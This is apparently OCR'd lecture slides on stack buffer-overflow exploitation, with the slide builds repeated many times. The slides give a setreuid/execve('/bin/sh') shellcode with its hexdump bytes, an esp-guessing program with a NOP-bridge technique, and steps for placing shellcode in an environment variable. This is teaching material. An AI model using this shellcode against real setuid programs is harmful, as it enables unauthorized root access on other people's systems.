- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                  /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ ▒
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                    /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                  /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ ▮
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                    /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ ▓
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                    /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```



```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Guessing esp and NOP Bridges

- Try to foretell location of esp
  (create similar ELF map):

Guessing `esp` and `NOP` Bridges


- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                     /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```

Guessing esp and NOP Bridges

- Try to foretell location of esp
  (create similar ELF map):




```
int main ()                   /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ ▮
```

Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):



```
int main ()                  /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




Guessing `esp` and `NOP` Bridges

- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```

- Actual location of `esp` might differ:




Guessing `esp` and `NOP` Bridges

- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```

- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program




Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):



```
int main ()                   /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer

Guessing `esp` and `NOP` Bridges


- Try to foretell location of `esp` (create similar ELF map):



```
int main ()                /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer

Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):




```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer




Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):




```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ 
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer




Guessing `esp` and `NOP` Bridges

- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                   /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ 
```

- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer




Guessing `esp` and `NOP` Bridges

- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```



```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```

- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer




Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):

```
int main ()                         /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```


```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer

Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):



```
int main ()                   /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```



```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer

Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):

```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```


```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer

Guessing `esp` and `NOP` Bridges


- Try to foretell location of `esp` (create similar ELF map):



```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```




- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer

Guessing `esp` and `NOP` Bridges

- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                    /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ ▉
```

- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer




Guessing `esp` and `NOP` Bridges

- Try to foretell location of `esp` (create similar ELF map):




```
int main ()                     /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```




```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```

- Actual location of `esp` might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer




Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):




```
int main ()                  /* guess_esp.c */
{
  /* approx vulnerable buffer size */
  char buffer[800];

  printf ("esp = %p\n", &buffer);
  return 0;
}
```



```
$ ./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



Coping with Tiny Buffers


- Unix **environment**: mapping

  $$\textit{var} \mapsto \textit{value}$$

Coping with Tiny Buffers

- Unix **environment**: mapping


$$\textit{var} \mapsto \textit{value}$$



```
$ env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/grust
...
$ █
```


Coping with Tiny Buffers

- Unix **environment**: mapping
  $$\mathit{var} \mapsto \mathit{value}$$



```
$ env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/grust
...
$ █
```

- User can modify/add environment entries:




```
$ export LOCATION=Erding
$ ls -l
...
```

Coping with Tiny Buffers


- Unix **environment**: mapping

  var ↦ *value*




```
$ env
HOSTNAME=phobos10
SHELL=/bin/bash
TERM=xterm
PAGER=less
PATH=/home/grust/bin:...
JAVA_HOME=/usr/lib/java
EDITOR=emacs
HOME=/home/grust
...
$ █
```

- User can modify/add environment entries:



```
$ export LOCATION=Erding
$ ls -l
...
```



text
(code for ls program)

data/bss

heap ↓

↑ stack

"/bin/ls", "-l"


environment: PATH=/bin:/usr/bin:..., LOCATION=Erding, ...

0xbffffff4: "/bin/ls"

0xbffffffc: 0

Placing Shellcode in the Environment


① Place shellcode in environment:



```
$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
1□’F1□1□□□[1□CC S
              ’K□□□□□□/bin/sh
$ ▦
```


Placing Shellcode in the Environment

① Place shellcode in environment:



```
$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
1□’F1□1□□□[1□CC S
              ’K□□□□□□/bin/sh
$ ▦
```


② Locate `$SHELLCODE` via `getenv()`:



```
int main (int argc, char *argv[])
{
  printf ("%s = %p\n", argv[1],
          getenv (argv[1]));
}
```


Placing Shellcode in the Environment

① Place shellcode in environment:




```
$ export SHELLCODE=`cat shellcode`
$ echo $SHELLCODE
1□'F1□1□□□[1□CC S
              'K□□□□□□/bin/sh
$ ▒
```

② Locate $SHELLCODE via `getenv()`:




```
int main (int argc, char *argv[])
{
  printf ("%s = %p\n", argv[1],
          getenv (argv[1]));
}
```



```
$ ./guess_env SHELLCODE
SHELLCODE = 0xbffff5e6
$ ▒
```


Placing Shellcode in the Environment

① Place shellcode in environment:

